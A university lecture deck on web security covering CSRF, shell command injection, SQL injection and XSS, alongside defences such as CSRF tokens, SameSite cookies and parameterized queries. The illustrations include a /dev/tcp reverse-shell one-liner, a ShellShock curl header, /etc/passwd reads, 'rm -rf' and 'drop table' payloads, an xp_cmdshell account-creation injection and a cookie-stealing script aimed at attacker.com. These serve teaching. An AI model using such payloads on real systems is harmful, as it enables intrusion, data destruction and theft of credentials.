

# CSE 127 Computer Security

Stefan Savage, Fall 2020, Lecture 12

---

## Web Security II: Attacks

(with thanks to Deian, Nadia, Dan Boneh & others)

# So much Web, so many problems

---

- The source of most of our problems:
  - Both client and server are running code that is dynamically generated
- Cross-site request forgery
- Command Injection (e.g., SQL injection)
- Cross-site scripting
- Misc: IDOR and Click jacking

# Cross-Site Request Forgery (CSRF)

---

- When a user's browser issues an HTTP GET request, it attaches all cookies associated with the target site.
  - If a user clicked on a link
    - What matters is where the link points to (target site), not where the link is located
      - Link could be located on the target web site, in email, on another site, etc.
  - If another page embedded the target page in an iframe
  - If a client-side script issued the request
    - What matter is where the target of the request is, not the originator
      - Script could be on any site.
- Only the target site sees the cookies, but...
  - It has no way of knowing if the request was **authorized by the user**

# Typical Authentication Cookies



POST /login:

username=X, password=Y

200 OK

cookie: name=BankAuth, value=39e839f928ab79



bank.com

GET /accounts

cookie: name=BankAuth, value=39e839f928ab79

POST /transfer


cookie: name=BankAuth, value=39e839f928ab79

# CSRF Scenario


---

- User is signed into bank.com
  - An open session in another tab, or just has not signed off
  - Cookie remains in browser state
- User then visits a malicious website attacker.com containing
  - `<form name=BillPayForm action=http://bank.com/transfer>`  
`<input name=recipient value=badguy>`  
`<input name=amount=100>...`  
`<script> document.BillPayForm.submit(); </script>`
- Browser sends cookie, payment request fulfilled!
- **Cookie authentication is not sufficient when side effects can happen**

# CSRF example



# Login CSRF (special case)



## CSRF Defenses


We need some mechanism that allows us to ensure that **POST** is authentic — i.e., coming from a trusted page

- Secret Validation Token
- Referrer/Origin Validation
- SameSite Cookies



# Secret Validation token

[bank.com](https://bank.com) includes a secret value in every form that the server can validate



Username or email

Password

[Forgot password?](#)

Log In

```
<form action="/login" method="post" class="form login-form">
  <input type="hidden" name="csrf_token" value="434ec7e838ec3167efc04154205">
  <input
    id="login"
    type="text"
    name="login"
  >
  <input
    id="password"
    type="password"
  >
  <button class="button button--alternative" type="submit">Log In</button>
</form>
```

# Secret Validation token

[bank.com](#) includes a secret value in every form that the server can validate

**Static token provides no protection (attacker can simply lookup)**

**Typically session-dependent identifier or token**

**Attacker cannot retrieve token via GET because of Same Origin Policy**

```
<button class= button button--alternative type= submit >Log In</button>  
</form>
```

## Referer/Origin Validation

The Referer request header contains the URL of the previous web page from which a link to the currently requested page was followed. The Origin header is similar, but only sent for POSTs and only sends the origin. Both headers allows servers to identify what origin initiated the request.

|   |    |   |     |
|---|----|---|-----|
| <a href="https://bank.com">https://bank.com</a> | -> | <a href="https://bank.com">https://bank.com</a> | ✓   |
| https://attacker.com                            | -> | <a href="https://bank.com">https://bank.com</a> | x   |
|   | -> | <a href="https://bank.com">https://bank.com</a> | ??? |

## Recall: SameSite Cookies

Cookie option that prevents browser from sending a cookie along with cross-site requests.

**SameSite=Strict** Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

**SameSite=Lax** Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST).

**SameSite=None** Send cookies from any context.



The will be the default very soon.

# Command injection

---

- When you take user input data and allow it to be passed on to a program/system that will interpret it as code
  - Shell
  - Database
- Sounds familiar?
- Similar idea to our low-level vulnerabilities, but the level of abstraction is higher
  - We're dealing with interpreted code here and not compiled code

# Trivial example

---

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

**Example:** head100 — simple program that cats first 100 lines of a program

```
int main(int argc, char **argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

# Trivial example: command injection

---

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

**Example:** head100 — simple program that cats first 100 lines of a program

```
int main(int argc, char **argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

**Normal Input:**

`./head10 myfile.txt -> system("head -n 100 myfile.txt")`

# Trivial example: command injection

---

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

**Example:** head100 — simple program that cats first 100 lines of a program

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100)
    strcpy(cmd, "head -n 100 ")
    strcat(cmd, argv[1])
    system(cmd);
}
```

**Adversarial Input:**

```
./head100 "myfile.txt; rm -rf /home"
-> system("head -n 100 myfile.txt; rm -rf /home")
```



## Other domains: Python

---

Most high-level languages have safe ways of calling out to a shell.

**Incorrect:**

```
import subprocess, sys
cmd = "head -n 100 %s" % sys.argv[1] // nothing prevents adding ; rm -rf /
subprocess.check_output(cmd, shell=True)
```

**Correct:**

```
import subprocess, sys
subprocess.check_output(["head", "-n", "100", sys.argv[1]])
```


Does not start shell. Calls head directly and safely passes arguments to the executable.

## How this happens on Web servers?

---

- Key issue: exporting some local execution capability via Web interface (e.g., CGI)
  - Request: `http://vulnsite/ping?host=8.8.8.8`
  - Executes: `ping -c 2 8.8.8.8`
- Simple command injection
  - Request: `http://vulnsite/ping?host=8.8.8.8;cat /etc/passwd`
  - Executes: `ping -c 2 8.8.8.8;cat /etc/passwd`
  - Outputs ping output and the contents of `/etc/passwd`
- You can blacklist certain input characters (like `;`), but...
  - `ping -c 2 8.8.8.8|cat /etc/passwd`
  - `ping -c 2 8.8.8.8&cat$IFS$9/etc/passwd`
  - `ping -c 2 $(cat /etc/passwd)`
  - `ping -c 2 <(bash -i >& /dev/tcp/10.0.0.1/443 0>&1)`

# More examples: PHP exec



The screenshot shows a web browser window displaying a GitHub search results page. The search query is "exec sudo \$\_GET". The page shows 2,387 code results. The left sidebar includes filters for Repositories (2,387), Code (2,387), Issues (8), and Users. The Languages section lists PHP (16), HTML (12), XML (5), Markdown (2), Ruby (2), Shell (1), VimL (1), Objective-C (1), and HTML+ERB (1). The main content area displays two search results:

**WSUEECSEE5851213Team12/haf - sendMessage.php** (PHP)  
Last indexed 6 months ago

```
1 <?php
2
3
4 $device = $_GET['device'];
5 $state = $_GET['state'];
6
7 exec( "sudo ./send " . $device . " " . $state );
8
9 ?>
```

**35niaviys/smbstatus - kill.php** (PHP)  
Last indexed a month ago

```
1 <?
2   if(isset($_GET['kill'])){
3       echo shell_exec("sudo ./smbkill ".escapeshellcmd($_GET['kill'])." 2>&1");
4   }
5 ?>
```

# Command Injection Prevention

---

- Reasonably effective blacklists (from OWASP)
  - Windows: `()<>&*'|=?;[]^~!."%@\/:+,``
  - Linux: `{ } ( ) < > & * ' | = ? ; [ ] $ - # ~ ! . " % / \ : + , ``
- Those are pretty good, but you'd be **better off not blacklisting**
- Instead, consider **whitelisting** only what you **actually need** to allow
  - For instance, for ping, you probably only need numbers, periods, and colons

# Command Injection Prevention

---

- More generally, consider **why you're "shelling out" at all**. There may be a cleaner way to do this, and these problems can be subtle...
- If you do need to leverage an external program, consider "exec'ing" instead of "shell'ing" out:
  - Specifics vary by programming language, but generally prefer "exec()" style calls over "system()" or backticks
  - Exec calls avoid all of the attack surface of shells and enforce the delineation between the program you are calling and what are meant to be arguments
  - Its unlikely you understand just how complex the shall attack surface is...
- ShellShock (CVE-2014-6271)
  - `curl -H "User-Agent: () { :; }; bash -i >& /dev/tcp/10.0.0.1/443 0>&1" https://vulnsite/`


# SQL injection (SQLi)

---

Last examples all focused on *shell* injection

Many web applications have a *database* component (accessed via SQL)

These can also have command injection vulnerabilities when Web site developers **build SQL queries** using **user-provided data**



# SQL Basics

---

- Structured Query Language (SQL)
- Example
  - `SELECT * FROM books WHERE price > 100.00 ORDER BY title`
- Also, be aware:
  - AND, OR, NOT, logical expressions
  - Two dashes (--) indicates a comment (until line end)
  - ; is a statement terminator

Search or enter website name

Sign In

Username

Password

Forgot Username / Password?

SIGN IN

Don't have an account?

SIGN UP NOW



## Insecure Login Checking

Sample PHP:

```
$login = $_POST['login'];  
$sql = "SELECT id FROM users WHERE username = '$login';  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

## Insecure Login Checking

Normal: (\$\_POST["login"] = "alice")

```
$login = $_POST['login'];
```

```
login = 'alice'
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
sql = "SELECT id FROM users WHERE username = 'alice'"
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
// success
```

```
}
```

## Insecure Login Checking

Malicious: (\$\_POST["login"] = "alice'")

**\$sql = "SELECT id FROM users WHERE username = '\$login'";**

**SELECT id FROM users WHERE username = 'alice'**

**\$rs = \$db->executeQuery(\$sql);**

## Insecure Login Checking

Malicious: (**`$_POST["login"] = "alice'"`**)

**`$sql = "SELECT id FROM users WHERE username = '$login'";`**

**`SELECT id FROM users WHERE username = 'alice'`**

**`$rs = $db->executeQuery($sql);`**

**`// error occurs (syntax error)`**

## Building an attack

Malicious: "alice'--" -- *this is a comment in SQL*

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
  SELECT id FROM users WHERE username = 'alice'--'  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
  // success  
}
```

## Building an attack

Malicious: "'--" *-- this is a comment in SQL*

```
$login = $_POST['login'];
```

```
login = '--'
```

```
$sql = "SELECT id FROM users WHERE username =  
'$login'";
```

```
SELECT id FROM users WHERE username = '--'
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 { <- fails because no users found
```

```
// success
```

```
}
```

## Building an attack

Malicious: `"' or 1=1 --"` *-- this is a comment in SQL*

```
$login = $_POST['login'];
```

```
login = "' or 1=1 --'
```

```
$sql = "SELECT id FROM users WHERE username =  
'$login'";
```

```
SELECT id FROM users WHERE username = "' or 1=1 --'
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

## Building an attack

Malicious: `"' or 1=1 --"` *-- this is a comment in SQL*

```
$login = $_POST['login'];
```

```
login = "' or 1=1 --'
```

```
$sql = "SELECT id FROM users WHERE username =  
'$login'";
```

```
SELECT id FROM users WHERE username = "' or 1=1 --'
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 { <- succeeds. Query finds *all* users
```

```
// success
```

```
}
```



# Building an attack

- `' ; drop table users –`
  - Delete the user table from the database
- `' ; exec xp_cmdshell 'net user add thanos infinitypw'—`
  - On Windows SQL server, spawn a Windows shell and create a new account for thanos, with password = infinitypw
- Any set of SQL commands
  - Read fields, find elements, write tables, etc...

# Blind injection

---

- But you had the luxury of seeing the output (e.g., syntax error, success vs failure, etc). Is that required?
- No. Blind SQLi
  - Result-based
    - No direct output of data, but DB/Application behavior implies SQLi outcomes, e.g.
    - ... WHERE userName="alice" AND userRole="admin";-- <- App allows login
    - ... WHERE userName="bob" AND userRole="admin";-- <- App doesn't allow login
    - We can infer from this that alice is an admin, but bob is not.
  - Timing/Side-effects
    - No output or obvious inference points, so instead let's sleep and measure response
  - Out-of-band channels
    - Some DBMS systems/roles have network-visible side effects (e.g., DNS lookups)
  - Efficient guesses via < and > operators
    - ... WHERE userName="alice" AND userPIN=0000;-- <- False
    - ... WHERE userName="alice" AND userPIN=0001;-- <- False, and I'm already sick of this
    - If we do have to guess at values, we can at least be efficient about it, use < and >

# Preventing SQL Injection

---

- Input sanitization: make sure only safe (sanitized) input is accepted
- What is unsafe?
  - Single quotes? Spaces? Dashes?
  - All could be part of legitimate input values
- On thought: Use proper escaping/encoding
  - How hard could it be? Just add `'` before `''`
  - Most languages have libraries for escaping SQL strings

## Aside: Canonicalization

---

- Frequently input is encoded into url:
  - <http://website.com/products.asp?user=savage>
- Can still encode spaces, escapes, etc
  - E.g., '-> %27, space -> %20, = -> %3D
  - <http://website.com/products.asp?user=crud%27%20OR%201%3D1%20->
  - Lots of different ways...

# Preventing SQL Injection

---

- Input sanitization: make sure only safe (sanitized) input is accepted
- What is unsafe?
  - Single quotes? Spaces? Dashes?
  - All could be part of legitimate input values
- On thought: Use proper escaping/encoding
  - How hard could it be? Just add `/' before ``
  - Most languages have libraries for escaping SQL strings
  - But what about:
    - SELECT fields from TABLE where id= **52 OR 1=1**
    - Problem is lack of **typing**

# Preventing SQL Injection

---

- Bottom line: don't construct SQL queries by yourself
- Two safe(r) options:
  - Parameterized (AKA Prepared) SQL
  - ORMs (Object Relational Mappers)

## Parameterized/prepared SQL

Parameterized SQL allows you to pass in query separately from arguments

```
sql = "SELECT * FROM users WHERE email = ?"  
cursor.execute(sql, ['voelker@cs.ucsd.edu'])
```

Values are sent to server  
separately from command.  
Library doesn't need to try to escape

```
sql = "INSERT INTO users(name, email) VALUES(?,?)"  
cursor.execute(sql, ['Stefan Savage', 'savage@cs.ucsd.edu'])
```

**Benefit:** Server will automatically handle escaping data

**Extra Benefit:** parameterized queries are typically *faster* because server can cache the query plan

# ORMs

Object Relational Mappers (ORM) provide an interface between native objects and relational databases

```
class User(DBObject):
```

```
    __id__ = Column(Integer, primary_key=True)  
    name   = Column(String(255))  
    email  = Column(String(255), unique=True)
```

```
users = User.query(email='voelker@cs.ucsd.edu')  
session.add(User(email='savage@cs.ucsd.edu', name='Stefan Savage'))  
session.commit()
```

Underlying driver turns OO code into prepared SQL queries.



Added bonus: can change underlying database without changing app code. (i.e., you don't need to care about the "flavor" of SQL you're using)



# SQL injection summary

---

- Injection attacks occur when un-sanitized user input ends up as code (shell command, argument to eval, or SQL statement).
  - Same pattern occurs in lots of places where input is interpreted (e.g., LDAP)
- Do not try to manually sanitize user input. You will not get it right.
- Simple, foolproof solution is to use safe interfaces (e.g., parameterized SQL)
- Also good ideas:
  - Do not show errors to clients, but do log those errors and create alerts for suspicious activity
  - Encryption for sensitive data
  - Least privilege for DB user (i.e., so if they escape from DB that are limited in what they can do)

# Cross site scripting (XSS)

**Cross Site Scripting:** Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

## Command/SQL Injection

attacker's malicious code is  
executed on victim's server

## Cross Site Scripting

attacker's malicious code is  
executed on victim's browser

# Cross site scripting (XSS)

- Key idea: indirect attack on browser via server
- Malicious content is injected via URL encoding (query parameters, form submission) and **reflected back** by the server in the response
- Browser then **executes code** that server provided

# Search Example

<https://google.com/search?q=<search term>>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

# Search Example

<https://google.com/search?q=apple>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

## Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

# Search Example

[https://google.com/search?q=<script>alert\("hello world"\)</script>](https://google.com/search?q=<script>alert('hello world')</script>)

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

## Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world")</script></h1>
  </body>
</html>
```

# Search Example

<https://google.com/search?>

q=<script>window.open(http://attacker.com? ... document.cookie ...)</script>

## Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>window.open(http://attacker.com? ...
        cookie=document.cookie ...)</script></h1>
  </body>
</html>
```

# Putting it together

---

- Classic mistake in a server-side application

`http://naive.com/search.php?term="Beyonce"`

search.php responds with

`<html> <title>Search results</title>`

`<body>You have searched for <?php echo $_GET[term]?>... </body>`

Or

`GET/ hello.cgi?name=Bob`

hello.cgi responds with

`<html>Welcome, Bob</html>`



# Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

**Reflected XSS.** The attack script is reflected back to the user as part of a page from the victim site.

**Stored XSS.** The attacker stores the malicious code in a resource managed by the web application, such as a database.

## Putting it together


---

- Attacker, evil.com, identifies Web site that will reflect content
  - E.g., naïve.com

GET/ hello.cgi?name=Bob  
hello.cgi responds with  
<html>Welcome, Bob</html>

- And also has private cookies with potential victims
- Then convinces victim to click on a link to evil.com
  - Which fetches content from naïve.com with arguments that include code
  - Victim runs code with full access to same-origin at naïve.com

# Putting it together



# Is this a real issue?

---

- Why would user click on such a link?
  - Phishing email in webmail client (e.g., Gmail)
  - Link in banner ad
  - bit.ly/xxxx on twitter
  - ... many many ways to fool user into clicking
- So what if evil.com gets cookie for naive.com?
  - Cookie can include session authenticator for naive.com
    - Or other data intended only for naive.com
  - Violates the “intent” of the same-origin policy

# Samy Worm

---

- MySpace: largest social networking site in the world way back when (2004-2010)
- Users can post HTML on their MySpace pages
- MySpace was sanitizing user input to prevent inclusion of JavaScript
- Samy Kamkar found a way to bypass existing checks and inject JavaScript onto his MySpace page (2005)
  - <https://samy.pl/myspace/tech.html>

# Samy Worm

---

- Samy Kamkar found a way to bypass existing checks and inject JavaScript onto his MySpace page (2005)
  - <https://samy.pl/myspace/>
  - *"A Chipotle burrito bol and a few clicks later, anyone who viewed my profile who wasn't already on my friends list would inadvertently add me as a friend. Without their permission. I had conquered myspace. Veni, vidi, vici."*
